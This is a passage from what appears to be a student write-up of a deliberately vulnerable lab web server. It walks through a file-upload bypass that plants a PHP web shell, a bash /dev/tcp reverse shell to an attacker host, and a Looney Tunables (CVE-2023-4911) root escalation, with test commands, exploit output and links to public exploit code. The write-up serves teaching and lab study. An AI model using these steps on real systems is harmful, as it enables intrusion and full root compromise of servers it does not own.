

Figure 15: The latest creations page, with the choose file button circled.

After hitting upload, we are redirected to a page telling us whether we were successful at uploading our file or not. As an attacker, we could figure out pretty easily that the website protects against php files, however through trial and error we see that .php.php files are successfully uploaded but with the last .php removed.



Figure 16: The latest creation page, with "webshell.php.php" as the file to be uploaded.

After the attacker has uploaded the web shell, they will need to execute it. To do this, they need to find where this file is stored, and navigate to it in the search bar. At Kiyr, we store our images in the /images directory. This makes it pretty easy for an attacker to find our file and navigate to <ip>/images/webshell.php. Once they've navigated to the correct url, the VM will execute the code with the permissions of the `www-data`. See Figure 17.



Figure 17: What we see after navigating to our webshell[4]

After the attacker has gotten a web shell as `www-data`, they can use `netcat` to get a reverse shell[5]. On their home terminal they can use the command `$nc -lvnp 4444`, to set up a port at 4444 that is listening. In the webshell they run the command `$bash -c "bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1"`. This runs a bash shell that redirects the stdin and stdout of the victim server to the listener port the attacker has set up on their computer. This

[4] This differs slightly from the code in Figure 12. Here, we have added some minimal html to make the shell more usable.

[5] A reverse shell redirects input and output of a target's shell so that one can access this shell remotely. See the link below for more. https://www.imperva.com/learn/application-security/reverse-shell/

makes it easier to navigate through the file system on the victim's computer and troubleshoot the next exploit.



Figure 18: Our web shell after we enter in the command to set up the reverse shell



Figure 19: The display on the attacker's computer. They set up a listening port, then we run the command from Figure 18, and then we are connected to the target computer as www-data.

Now, you might be wondering, what if the attacker manages to find the "upload files" page some other way? Even if they found it with gobuster or something similar, they would not be able to upload files. This is because we check the cookies when uploading files to ensure that only bakers will upload files.

Buffer Overflow Attack:

Now that the attacker has a reverse shell as `www-data`, they can exploit the Looney Tunables[6] vulnerability to gain root privileges. Looney Tunables is a vulnerability in the glibc library. In this library, there is an environment variable called `GLIBC_TUNABLES`, which can be used to modify the behavior of things like malloc, without necessitating a recompile. The problem lies in the dynamic loader (`ld.so`)'s handling of this variable. The dynamic loader calls the function `__tunables_init()`, which calls the function `parse_tunables()`. The function `parse_tunables()` was created to ensure the tunable is not an `SXID_ERASE` tunable, one that could potentially erase data. In trying to prevent `SXID_ERASE` tunables, it opened up a new opportunity for buffer overflow.

If everything works as it should, `GLIBC_TUNABLES` should be in the form `tunable1=AAA:tunable2=BBB`. In this setup, `parse_tunables()` will create a buffer of the length of the variable `GLIBC_TUNABLES` (in this case, `tunable1=AAA:tunable2=BBB`). It will copy each tunable into the buffer one by one in a while loop, removing `SXID_ERASE` tunables as it goes. See Figure 22.

[6] For more information on Looney Tunables, see https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt

If `GLIBC_TUNABLES` is instead in the form `tunable1=tunable2=AAA,` in the first iteration of the while loop, we will copy over `tunable1=tunable2=AAA`, and then in the second, we will copy `tunable2=AAA`, overflowing the buffer. See Figure 22.

Now that we know that we can overflow this buffer, we need to figure out where to overflow into. Conveniently, we can overflow into the `link_map` struct. This struct has a variable `l_info[DT_RPATH]`, which is the place `ld.so` will look when loading libraries. We can now set `l_info[DT_RPATH]` to a pointer to the stack. The stack location by default is randomized, but we can use brute force to eventually point to the environment variables (which we can set to -8[7]). This is helpful because the dynamic string loader (`.DYNSTR`) will parse this offset, and get the string that is 8 bytes above the string table. This just so happens to be "\x08" in most SUID-root programs. Now, ld.so will trust the directory "\x08", as it believes this is a library it is meant to load. We can put our own shell code into this directory and run it to get a shell with root permissions.

Fortunately, all of the steps above can be done by utilizing a python script, `gnu-acme.py`, which is a proof of concept exploit written by @bl4sty on Twitter, which seems to have been one of the first proof of concepts published after the disclosure of the bug.

An attacker might be able to guess that Kiyr is vulnerable to Looney Tunables by typing in `ldd --version` as a command. They will see that we are running glibc 2.35, which is vulnerable to this buffer overflow attack if it hasn't been updated since October 2023.

The attacker can gain further proof that our system is vulnerable by executing the line of code below:

```
$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=A"
"Z=`printf '%08192x' 1`" /usr/bin/su --help
```

When they get the message "`Segmentation fault (core dumped)`", they will know that our system is vulnerable to the Looney Tunables attack. To actually exploit it, we need to run the gnu-acme.py script or any other exploit script they have found that works. This script will follow the steps above to give the user a shell as root. After it stops printing dots, we have a shell.

[7] In our machine, the offset is -20, and the folder that we get is '"'.

```
www-data@ethel-virtual-machine:/var/www/html/images$ python3 LT_exploit2.py
python3 LT_exploit2.py

    $$$ glibc ld.so (CVE-2023-4911) exploit $$$
          -- by blasty <peter@haxx.in> --

[i] libc = /lib/x86_64-linux-gnu/libc.so.6
[i] suid target = /usr/bin/su, suid_args = ['--help']
[i] ld.so = /lib64/ld-linux-x86-64.so.2
[i] ld.so build id = aa1b0b998999c397062e1016f0c95dc0e8820117
[i] __libc_start_main = 0x29dc0
[i] using hax path b'"' at offset -20
[i] wrote patched libc.so.6
[i] using stack addr 0x7ffe1010100c
..........echo hello
hello
whoami
root
exit
** ohh ... looks like we got a shell? **

goodbye. (took 175 tries)
www-data@ethel-virtual-machine:/var/www/html/images$ ^C

┌──(kali㉿kali)-[~]
└─$
```

Figure 19: Our terminal after utilizing the Looney Tunables exploit (by typing python3 gnu-acme.py)

However, if the above script does not work off the bat, the attacker can create a similar virtual machine with the same Ubuntu version as ours to figure out the offset needed for the exploit to work. The `ld.so` has various build IDs depending on the machine, which influences the offset needed to overflow exactly what we need to. The first step is adding the build id (see figure 21) to the list of targets. We can get the build id from running the LT script.

```
www-data@kiyr-computer:/var/www/html/images$ python3 looney_tunables_exploit.py
<www/html/images$ python3 looney_tunables_exploit.py

      $$$ glibc ld.so (CVE-2023-4911) exploit $$$
            -- by blasty <peter@haxx.in> --

[i] libc = /lib/x86_64-linux-gnu/libc.so.6
[i] suid target = /usr/bin/su, suid_args = ['--help']
[i] ld.so = /lib64/ld-linux-x86-64.so.2
[i] ld.so build id = aa1b0b998999c397062e1016f0c95dc0e8820117
[i] __libc_start_main = 0x29dc0
[i] using hax path b'"' at offset -20
[i] wrote patched libc.so.6
error: no target info found for build id aa1b0b998999c397062e1016f0c95dc0e8820117
```

Figure 21: Unsuccessful attempt at running the exploit. We need to add the build id to the list of targets.

Unfortunately, in this example, we see that ASLR (address space layout randomization is enabled). In order to continue with this exploit, we need to get a similar machine, disable ASLR, find the offset, put it in the target dictionary, and run the exploit again.

```
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 548
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 549
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 550
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 551
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 552
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 553
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 554
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 555
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 556
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 557
found working offset for ld.so 'aa1b0b998999c397062e1016f0c95dc0e8820117' -> 558
```

Figure 22: Here is a section of the output we get from running the exploit without ASLR enabled. We have to do this on a different but similarly configured machine because www-data does not have sudo access needed to disable ALSR.

Here, we can use an offset between 548 and 558+ inclusive.

Figure 23: A diagram showing how the format of the GLIBC_TUNABLES variable can lead to buffer overflow. In the first example, we see how parse_tunables() handles the environment variable if GLIBC_TUNABLES is in the format tunable1=AAA:tunable2=BBB. IN the second example, we see how parse_tunables() handles it in the format tunable1=tunable2=AAA.



Figure 24: A diagram showing the flow of the Looney Tunables buffer overflow attack.

Sources:

General Setup

https://www.w3schools.com/CSS/css_howto.asp
https://html-tuts.com/create-a-banner-with-html-and-css-the-easy-way/
https://www.w3schools.com/html/
https://stackoverflow.com/questions/33014470/unable-to-install-apache2
https://stackoverflow.com/questions/470617/how-do-i-get-the-current-date-and-time-in-php
https://stackoverflow.com/questions/20738329/how-to-call-a-php-function-on-the-click-of-a-button
https://stackoverflow.com/questions/5468606/ubuntu-apache-how-to-start-automatically-apache-at-boot
https://nikitahl.com/custom-styled-input-type-file
https://cs.carleton.edu/faculty/jondich/courses/comps_w24/index.html
https://stackoverflow.com/questions/1648665/changing-the-symbols-shown-in-a-html-password-field
https://www.w3schools.com/html/tryit.asp?filename=tryhtml_table_border
https://chat.openai.com/

SQL Injection

https://www.w3schools.com/sql/
https://stackoverflow.com/questions/2647/how-do-i-split-a-delimited-string-so-i-can-access-individual-items
https://stackoverflow.com/questions/12313233/passing-php-variable-to-sql-query
https://stackoverflow.com/questions/11378704/mysql-apostrophes-errors?rq=3
https://stackoverflow.com/questions/43497587/how-to-display-postgresql-search-results-using-php
https://www.w3schools.com/sql/sql_injection.asp

File Upload Attack

https://www.w3schools.com/howto/howto_html_file_upload_button.asp
https://www.w3schools.com/php/php_file_upload.asp
https://www.w3schools.com/PHP/func_string_substr.asp
https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Loony Tunables

Info:

https://www.geeksforgeeks.org/static-and-dynamic-loader-in-operating-system/
https://blog.qualys.com/vulnerabilities-threat-research/2023/10/03/cve-2023-4911-looney-tunables-local-privilege-escalation-in-the-glibcs-ld-so
https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt
https://www.hackthebox.com/blog/exploiting-the-looney-tunables-vulnerability-cve-2023-4911
https://codebrowser.dev/glibc/glibc/elf/dl-tunables.c.html#245
https://codebrowser.dev/glibc/glibc/elf/dl-object.c.html
https://codebrowser.dev/glibc/glibc/misc/sbrk.c.html
https://codebrowser.dev/glibc/glibc/elf/dl-minimal-malloc.c.html#__minimal_malloc (minimal_malloc)
https://tryhackme.com/room/looneytunes
https://www.uptycs.com/blog/cve-2023-4911-looney-tunables-glibc-exploit

https://nvd.nist.gov/vuln/detail/CVE-2023-4911
https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/developer_guide/compiling-build-id
https://sourceware.org/pipermail/glibc-cvs/2021q2/072787.html
https://man7.org/linux/man-pages/man8/ld.so.8.html
https://stackoverflow.com/questions/53156275/difference-between-dynamic-dynsym-and-dynstr-in-an-elf-executable
https://www.bleepingcomputer.com/news/security/cisa-orders-federal-agencies-to-patch-looney-tunables-linux-bug/
https://codebrowser.dev/glibc/glibc/misc/sbrk.c.html
Setup:
https://stackoverflow.com/questions/72513993/how-to-install-glibc-2-29-or-higher-in-ubuntu-18-04
https://stackoverflow.com/questions/847179/multiple-glibc-libraries-on-a-single-host/851229#851229
https://askubuntu.com/questions/1500315/how-can-i-use-a-later-version-of-gcc-than-the-system-runtimes-support-can-softw
https://stackoverflow.com/questions/71940179/error-lib-x86-64-linux-gnu-libc-so-6-version-glibc-2-34-not-found
https://stackoverflow.com/questions/2856438/how-can-i-link-to-a-specific-glibc-version
Exploits:
https://haxx.in/files/gnu-acme.py
https://github.com/leesh3288/CVE-2023-4911
https://github.com/KernelKrise/CVE-2023-4911/blob/main/poc.py
https://github.com/chaudharyarjun/LooneyPwner